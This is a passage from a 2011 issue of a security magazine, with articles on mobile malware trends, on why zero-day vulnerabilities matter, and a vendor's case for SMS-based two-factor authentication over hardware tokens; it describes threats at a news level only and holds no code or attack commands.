hosted servers can be hacked for malicious data collection/PRS sending; delivery of Trojans as well as deliver malicious payloads. Another attack vector will be Mobile Ready Malware or MRM to coin an acronym. MRM is where a mobile resident malware will be activated or updated from a remote server without the user ever knowing. The MRM method would work very much like a botnet – allowing mobiles (without the users knowledge) to connect to a remote server to commence uploading more malware to be delivered by a users contact book, SMS or MMS for example. Mobile Malware Trends and Analysis Figure 1. Mobile Threats by Platform, 2009-2010 Reference: McAfee Threats Report Q4 2010 (c) ���������� ��������������������� ����������������������� ������ ������� ����� ���� ��� According to a report by McAfee, the amount of mobile malware in 2010 increased by 46% compared over 2009, and out of 55 million total pieces of malware that McAfee identified, 36% were created in 2010 alone. Reference: McAfee Threats Report Q4 2010
  • 43.
    Mobile Malware Trendsand Analysis www.hakin9.org/en 43 Chinese hackers distributed a mobile Trojan to users which used a repackaged version of the Android Market security update released by Google. Repackaging Android apps with Trojans is a common propagation method for targeting the popular Google operating system. The objective of this type of malware was to steal credit by silently sending SMS messages to premium rate numbers. Google investigated its app store and found over 50 apps had been rigged with a Trojan called Android.Bgserv. It was forced to remote kill the malicious apps that appeared on a user’s mobile device which in itself created some negative publicity about user privacy. Title: Zeus variant attacking BlackBerry (and in 2010 Symbian) March 7th, 2011 Attack vector: Injected HMTL forms/SMS Zitmo a mobile variant of Zeus is targeting BlackBerry devices. Zitmo targets mobile banking apps via an injected HTML form. It collects the mobile phone number and phone model. It will then send an SMS with a URL which links to the malicious package. The idea is simple most banks have switched to two-factor authentication to deter banking Trojans, since one-time-passwords (OTP) are sent by SMS message to the user’s phone, expire straight away. The Zitmo variant intercepts the passcode by forwarding all SMS messages to a remove C&C server. Other recent malware attacks (2010): Another app that contained hidden malicious spyware/malware was 3D Anti-terrorist, which was posted on lots of Internet download websites targeting the Windows Mobile platform. Once installed it would make silent premium-rate international calls which meant the user had a rather expensive bill at the end of the month! Red Bunny Trojan masqueraded as a mobile browser which intended to drive pay-per-click traffic and redirect users to ads to generate revenue and inflate page impressions. Worth noting, all these malware/spyware instances required user action to permit the application to install and run. Another attack vector could be DDoS. Denial of Service could bring down a mobile network – flooding the network with data packets. Therefore expect mobile data backup businesses to grow over the coming years – this will be a niche market over the coming years. Mobile banking is also going to increase. Android Marketplace recently approved a malicious application which masqueraded as the official First tech Credit Union banking application. It collected unsuspecting people’s banking information. Figure 2 highlights that over the last four quarters of 2009/2010 there has been a steady growth in the number of threats to mobile devices. One particular trick of the malware writers is to hide any malicious program inside legitimate applications. This will allow the malicious file to work silently undisturbed from users prying eyes. Another trick is to disable an application certificate check whereby a user will be unaware that an application is legitimate. These are simple methods that work. There is some who believe that consumer access platforms will be the next global target for cybercriminals. A technique will develop whereby they will target Twitter for example or the apps that pull down RSS feeds and other apps that communicate over HTTP. Custom apps that digest Web content as of today haven’t been targeted yet but expect this to change in the coming months and years. Now lets us take a look at some of the recent cell phone malware attack vectors. Recent cell phone malware attacks Here are some recent cell phone malware attacks as reported by the ID Theft Protect research team: Title: TapSnake (Trojan) on Android August 24th, 2010 Attack vector: Malicious app with hidden spyware This affected Android mobile phones. It is a classic game called Snake but besides the game, it installed a spyware program (called GPS Spy) which had the ability to send a user’s GPS location via HTTP POST the moment the user accepted the app’s end-user license agreement (EULA). The app could not be terminated to prevent it from sending out user data. The user had to uninstall the app or stop the SnakeService. A remote user could use the GPS Spy program to track and monitor the user who had installed the TapSnake (GPS Spy) program. Title: Android Market Security Tool March 10th, 2011 Attack vector: Mobile apps/SMS Figure 2. Mobile Malware Growth by Quarter Reference: McAfee Threats Report Q4 2010 (c) ����� ��� ��� ��� ��� � ������� ������� ������� �������
  • 44.
    04/201144 ID FRAUD EXPERTSAYS... It’s not a surprise that with the attack vectors mentioned above that cybercriminals are now using web servers to distribute platform-specific mobile malware to mobile users. The increasing use of mobile banking apps for making payments and transfers is a definite growing target for the mobile malware writers. Mobile banking app security flaws This particular area of mobile security is often overlooked by the media (not the mobile and security industries) but it is probably the most important aspect of security a mobile should have. At the backend of last year, several mobile banking app security flaws were identified on iPhone and Android phones. PayPal iPhone banking app and Wells Fargo, Bank of America and USAA identified security flaws. These organisations fixed the security flaws found that in all cases would have allowed an attacker to access sensitive data such as usernames, passwords and financial information. The PayPal banking app didn’t verify the authenticity of the server it communicated with, which would have allowed an attacker to impersonate the legitimate servicer and hijack sensitive data. App permission security issues Another area where mobile malware may well propagate is by altering the permissions set by existing apps on a mobile device. There isn’t any evidence right now to suggest this has happened but given desktop malware can switch off Internet security software and silently install ghosting apps (apps hidden from view) it’s no surprise that this might lead to similar trends for mobile apps. Most people, who download apps, accept the permissions without checking what the app is acces- sing. Some mobile users don’t realize that third-party app developers have access to a user Facebook member address and mobile phone numbers. It’s little wonder that mobile apps are a serious attack vector for malware writers. App code signing and DRM control Most of the mobile vendors and operators including the manufacturers have specific code signing procedures or use Digital Rights Management (DRM) for installation of mobile applications by online app stores. Symbian were one of the first to adopt a rigorous application signing procedure with Apple following suit later. Android and Bada on the other hand have opened up their source to third-party applications and in effect handed over security to the mobile user, so don’t have a need for DRM control. BlackBerry though has remained steadfast on believing that security is key which is why they are leading the way when it comes to operating system, application and third-party certification. The code signing approach is under attack though from companies such as Google (with Android) and Apple with its popular iPhone is also under attack from researchers, developers and analysts alike. At the end of 2010, Windows Phone 7’s DRM (DRM is enforced by Microsoft through its Windows Phone Marketplace very much in the same as Apples App Store) was hacked. A white hacker group managed to develop a program that could strip an apps digital signature, which meant any app could be installed (this is known as ‘sideloading’) on Windows Phone 7. Security experts also claim that it is relatively easy to crack the XAP files (these are the files that are generally used in Windows Phone 7). Expect hackers to continue targeting DRM systems. Rogue marketplace apps There is clear evidence to suggest that there is strong correlation between the growth in the number of applications and the development of malware. Mobile application stores (i.e. Android Marketplace) provide breeding grounds for malicious activity which then provides opportunity to test malicious applications. There are numerous attack methods available to the cybercriminal via these stores – PRS, SMS or MMS silent calling (as previously highlighted) as well as parsing sensitive phone data (contact book, calendar data, password files etc) to remote servers whereby your personal and financial data would be available to the highest bidder. Applications are developing rapidly with geo-tagging capability harnessing both GPS and cell site information to pin point your location within a few meters. In effect someone could watch you leave your home; track your whereabouts and collect useful information about you to steal your identity or worse burgle your home when they know you are not in. All this could be controlled/ initiated from thousands of miles away. Current third party application security issues stem from remote servers auto-dialling international phone numbers without the users consent. This leads to hefty invoices for unsuspecting users. Application stores have seen some large increases in growth in recent years. This large increase in application development has also helped increase the malware threat. See below Mobile security vendor Lookout have identified across their install base 4 pieces of malware and spyware per 100 mobiles in December 2009 which has now increased to 9 pieces of malware and spyware per 100 mobiles by May 2010. That equates to more than double the prevalence of malware and spyware on mobiles in
  • 45.
    Mobile Malware Trendsand Analysis www.hakin9.org/en 45 less than 6 months. Nearly all these have propagated through application stores. Reference: Lookout 2010 (c) With the rate at which mobiles are growing, and with the number of applications being downloaded projected to reach 50 billion, it is clear to see why malware is also increasing. Malware writers are begin- ning to see the exploit opportunity. The Android Application store is one such store that doesn’t provide much in the way of high level application certification. Google recently pulled dozens of unauthorised mobile-banking applications from its Android Marketplace. The applications priced at $1.50 were made by a developer named 09Droid and claimed to offer access to accounts at many of the world’s banks. Google said it pulled the applications because they violated its trademark policy. The application itself was actually useless – it didn’t do anything malicious either but it could have collected customer banking credentials. Android unlike Apple or BlackBerry do not have employees who are vetting applications which is a serious security and trust issue. The Future No one is entirely sure (in the mobile security world) why mobiles continue to use default TCP/IP functionality and allow access to API’s; these two channels allow for malware propagation. The mobile botnet has in a small way arrived allowing malware writers the opportunity to incorporate remote control channels into their mobile applications. Mobile application websites allow developers complete access to the TCP/IP stack within smart- phones thereby allowing them more API functionality which in turn allows them to have greater access to a smartphones operating system. The current attack vector as previously highlighted has mainly been through Trojans or mobile application stores, MMS or desktop synchronisation software/software updates. The mobile botnet hasn’t really taken off yet, due in part to the multitude of operating systems, but one suspects this might be about to change. The biggest challenge for the creators of botnets is the financial prospect. At the moment there isn’t much of a financial incentive to develop mobile botnets when there are significant financial returns to be made in the PC botnet market. The costs of developing mobile botnets are considerably higher than for PC-based malware. Expect botnet convergence in the future but not quite yet. In July of last year (2010), Symbian Series 60 handsets were used to create a botnet. 100,000 smartphones had apparently been compromised with the botnet. The malware posed as a game and was programmed to send SMS messages from compromised mobile devices. The botnets sent an SMS to the entire contact book or to some contacts – it also connected to a remote server. The malware would then delete sent messages from the Outbox and SMS log. The mobile botnets of tomorrow will no doubt increasingly look like the PC-based botnets we see today. The mobile telecommunication carriers will also face huge challenges both in securing their network from denial of service attacks and protecting user’s smartphones from botnet and Trojan attacks. Final thoughts – Market share versus malware development Some industry mobile security experts have hinted that 2011 will be the year that mobile malware takes off. For one, I’m not sure given the multitude of mobile operating systems that are currently in use. For mobile malware to really propagate, hackers will want to focus on two or three operating platforms. With Nokia’s recent tie up with Microsoft, it is believed that Windows Phone 7 will be the focus of much hacker attention in the near future. The app world is also growing, but the DRM and open source issues will continue to persist. Hackers will look to exploit the DRM systems and open source community to deliver their malicious payloads. Over time, more and more mobile users will use their smartphones as computers, so expect mobile banking apps to be very popular among global mobile users and of course the cybercriminal community. Google Android with the help of its Market Place and open source approach will continue to be the focus of mobile malware writers as well. It’s anyone’s guess whether mobile malware will be the same threat as desktop malware. Maybe with the advent of the popular Tablet (i.e. iPad), Tablet malware will help propagate mobile malware? It’s a question we will be unable to answer right now. JULIAN EVANS Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.
  • 46.
    EMERGING THREATS 04/201146 Why areZero-Days Such a Big Deal? S ounds like a stupid question at first. They’re a big deal because they’re vulnerabilities, and vulnerabilities are bad. Right? So why do we freak out about zero-days? First, lets define a zero-day, also written as 0day or 0- day. We have to consider two types of zero-day: a zero- day vulnerability, and a zero-day exploit. Quite different things, and we should talk about both. Lets go for zero- day vulnerability first. There are differing opinions on definitions. The online slang dictionary calls a zero-day vulnerability Commercial software available for piracy on the same day it’s available to the public. That’s just plain... ummm, dumb. Doesn’t even make sense. Software is always available for piracy. Maybe they meant that it has *been* pirated the same day it’s available to the public. But still, that’s not anywhere near any conventional definition I’ve known or heard. That just means some publisher didn’t protect their software well if it was cracked on release day. Doesn’t really affect the rest of the world. I define a zero-day vulnerability as a vulnerability that is not known or has just become known to the mainstream security community, generally not through accepted responsible disclosure practices. That last bit is the clincher, the disclosure. Accepted responsible disclosure practices say that the discoverer of a vulnerability should inform privately the maintainer of that code and work out a reasonable delay for public release of the disclosure to allow a patch to be made available immediately upon public disclosure. If the maintainer doesn’t respond positively or refuses to make a patch available in a timely manner then the discoverer has fulfilled their ethical obligations and may make the vulnerability public. A major assumption here is that the discoverer or researcher that found the bug does not have reason to use the bug in a hostile manner. In general this is true. But the world it’s a changing. Or changed already actually. Previously unknown and non-public vulnerabilities (zero-day vulns) are valuable. Valuable as in thousands of dollars, even tens or hundreds of thousands of dollars for the right one. Say you come up with a remotely exploitable windows administrator code execution vulnerability and you’re the only one who knows about it. You just hit the lottery! Put it on a USB stick, remove all other evidence and information from every computer you’re ever sat near, and go somewhere safe! When it’s known what you have you’ll be contacted by a lot of different people. Most of them bad. You can sell that zero-day for a lot of money. There are legitimate sources to sell it to such as security companies, research companies, even some law enforcement folks will get in on it to make sure it’s not misused. But the ones who will get a hold of you first are the bad guys. One example, bot herders make tens of thousands of dollars per day slinging viagra, stealing banking credentials, executing DDoS attacks, etc. And to do all of these things they need bots. Infected computers. Getting those bots isn’t the hardest thing to do on the planet, most of the computers on the net are windows after all. But it does take time and effort. If you have a quick way to get more computers, and perhaps more of the ones that are normally well patched and taken care of, you have something valuable. The botnet can expand, and the bad guy makes even more money. There are also governments that are interested in these zero-day vulns. The ammunition of the next major conflict will be more likely knowledge of and weaponization of previously unknown vulnerabilities. The country with the best cache of these weapons is going to have a significant advantage. Also consider Stuxnet, it used a number of unknown vulnerabilities and was wildly successful in part due to those. Considering the success of Stuxnet one would have to imagine that significant resources were poured into the discovery or acquisition of those vulnerabilities. Zero-day exploit. Now we’re getting to the good stuff. Having a zero-day vulnerability is cool, interesting, and gets you bragging rights with the guys. But a zero-day vulnerability that you turn into a zero-day exploit, now that’s a big deal. I define a zero-day exploit as an exploit for a vulnerability previously unknown to the mainstream security community. A bit simpler definition than zero- day vuln because this builds upon the same idea. A vulnerability is just a bug in software that *could* be exploited. Turning that into a reliable and stable exploit is another couple of big steps. Not all vulnerabilities can be exploited, especially remotely. Some just cause
  • 47.
    Why are Zero-DaysSuch a Big Deal? an application crash, denial of service, or unexpected results. An exploit lets the attacker do specific things, like alter data, disclose data, add user accounts, or in the best case scenario allows them to execute code as a user or administrator. So we’re looking here at an exploit for a vulnerability that’s previously unknown to the world at large. You own that, and you have some power. Lets stay on our zero- day windows remote administrator exploit scenario. You have the power suddenly to access any computer to which you can gain connectivity. I don’t think I really need to explain all of the possibilities here, but the basic examples of normal use would be to build a massive botnet, access nasa to get the files on the aliens, or hack your local transportation grid to get yourself green lights all the way to and from work. Back to our original question, why do we freak out about zero-days. We have whole companies oriented around finding then, detecting their use, and charging us to alert them when these happen. We are scared of these because we don’t know when they’re coming, we don’t know if they’re already here (they are...), and we don’t know if our network might already be compromised. It’s the fear of the unknown. We as humans naturally fear what we don’t know or can’t control. And because zero-day vulnerabilities can be used in targeted attacks we know we’re in danger, and we get scared. I think we MATTHEW JONKMAN Matt is the founder of emergingthreats.net, the only open and community based intrusion detection ruleset, CEO of Emerging Threats Pro, and is also president of the Open Information Security Foundation (OISF). The OISF is building Suricata, an next generation IDS engine funded by the US Department of Homeland Security. Subscribe to our newsletter and stay up to date with all news from Hakin9 magazine! http://hakin9.org/newsletter a d v e r t i s e m e n t all know we’re unlikely to see another slammer worm with the intent of just causing havoc and seeing how many PCs can be infected. And we know the largest botnets get the attention of the world and they get shut down (i.e. conficker, etc). No one wants to come up above the radar unless they know they’re invincible. We’re not invincible, and the bad guys are not invincible. And in traditional warfare and conflict the defender generally has the advantage. Unfortunately, I don’t think that’s true in cyber conflicts. The attacker has the advantage. We may be able to define the battlefield and build our defenses, but we don’t know if the attacker is coming with a militia armed with pitchforks or a green laser that shoot monkeys of death. Or something even worse. I’m very interested in what you think. Please send me your thoughts, jonkman@emergingthreatspro.com. Get your copy of the new ET Pro Ruleset, http://www.emerg ingthreatspro.com and support open source security!
  • 48.
    04/201148 Death Knell SoundsFor Traditional Tokens by Andrew Kemshall – co-founder of SecurEnvoy T here is an often used phrase that the stars have aligned but, in 2011, it is the technology that has come together to hammer the final nail into the physical tokens’ coffin. The cynical among you would argue that this statement has been made before and yes, I concede that tokens have survived and are still prevalent, so, why is this year different? Let’s examine the evidence. Just before we do, let’s take a quick trip down memory lane: • During the 70’s tape cassettes were the medium of the day • In the 80’s VHS cassettes reigned supreme • The 90’s saw the introduction of DVDs • And the millennium brought with it the BluRay Disc. What does this demonstrate? Nothing lasts forever and two factor authentication isn’t any different. It too has experienced advancements, from the original complex and time consuming challenge tokens of the 70’s to the time synchronised tokens of the 80s. 30 years later, and it’s as if time has stood still, as the majority of physical tokens still rely on this out-dated technology but the tide is turning. If it’s not broken, why fix it? True, there are few technologies that have stood the test of time as well as physical tokens have, but that’s not to say they’re perfect. The fact is that there are a number of issues with their utilisation, some of which have been around since their introduction 30 years ago. • It’s time to present the evidence: • Right from the start, token deployment has proven time consuming. For 1000 tokens to be distributed, with many sent using a postal system to remote workers, will take six months to complete. • 10% will be broken, misplaced or stolen and need replacing each year • Each token typically has a life span of between three and five years after which it will need replacing • End users will forget their token – even with the type designed to be added to a key ring, wasting their time and the help desks • A physical token system requires ongoing administration, such as pin management, re- synchronisation and replacing lost or broken tokens • Third party contractors will often find themselves carrying around a number of tokens for their various clients and having to work out which one is the right one for each system. • The stark reality is that many organisations will take the decision that the security offered by two factor authentication isn’t justified against this level of investment. SMS isn’t new so what’s changed? In 2000 the number of mobile phones started to sharply increase. In fact, according to gsmworld.com, there are over 4,947,400,000 GSM and 3GSM connections globally with the figure steadily increasing every second. By the time you’re reading this it wouldn’t surprise me if that figure had topped 5,000,000,000. Utilising SMS technology any mobile phone can be used as an authentication token. A passcode is sent to a user’s device,
  • 49.
    Death Knell SoundsFor Traditional Tokens www.hakin9.org/en 49 eliminating the need for a physical Token. Other enhancements including the option of reusing a user’s existing password instead of remembering a separate PIN. However, SMS technology alone isn’t the answer as there have been instances when it has proved to be unreliable. In a small number of cases, estimated at 4%, SMS messages can take longer than 1 minute to get through. Other issues could be the network is temporarily suspended or the user may be in a signal dead spot, such as the basement of a building or computer room. It is this argument that has saved physical tokens in the past – but it can no longer stave off the Grim Reaper’s scythe. With the advent of pre-loaded codes, mobile phones are able to hurdle this final barrier. As soon as a user enters their authentication code, the system automatically forwards a new SMS message, overwriting the code in an existing message ready for the next session. I’ve invested far too much in tokens to change now? It’s always going to be hard to justify writing off an investment. Yet that’s the sensible thing to do if you don’t want to continue haemorrhaging money supporting an old technology: • For starters, it is estimated that moving to SMS authentication will reduce ongoing running costs by 40 – 60%! This is substantiated by Gartner with its belief that “SMS OTP approaches the security of a dedicated hardware token, but at a lower cost and with higher convenience.” • Due to their lifespan, you’ll have to replace all your tokens within the next three to five years. With an SMS system, the majority of your users will already have a mobile phone. If for any reason a user does not have a mobile phone, a voice text can be sent instead to a number stored on the system. • There is the argument that people do misplace their mobile phones but this is also true for physical tokens. It is people’s attachment to their mobile that is the differentiator as research by YouGov recently revealed that a third of the population would notice they’d lost their mobile phone within 15 minutes and 60% would within the hour. The emotional attachment to a physical token can mean its loss isn’t discovered until the ANDREW KEMSHALL Andrew Kemshall is the Co- founder and Technical Director of SecurEnvoy. Before setting up SecurEnvoy which specialises in tokenless 2 factor authentication, Steven was worked for RSA as one of their original technical experts in Europe, clocking up over 15 years experience in user authentication. His particular specialty is two factor authentication in the �elds of architecture, design and development of next generation authentication software. user actually needs to use it which could be hours, or even days, later! • Using automation, an SMS system can be set up in a day (an average of 300 users per minute) instead of six months. The existing employee database is used with mobile numbers automatically identified. For records where a number is not listed, an email is automatically sent requesting the user to self enrol. • It can offer substantial benefits for organisations looking to reduce their carbon footprint. It would require 1673 trees to offset the emissions created in deploying 3000 tokens. Goode Intelligence recognises that pre loaded codes are changing the playing field predicting that “40% of organisations plan to deploy services that will enable employees to use their mobile phone as an authentication device by the end of 2011.” Thisissubstantiated by our own recent poll, conducted between November last year and January, with 146 people asked: ‘Should SecurEnvoy add support for hardware tokens?’ With an overwhelming 98% responding no, so it’s not just me that believes the physical token is dead. www.securenvoy.com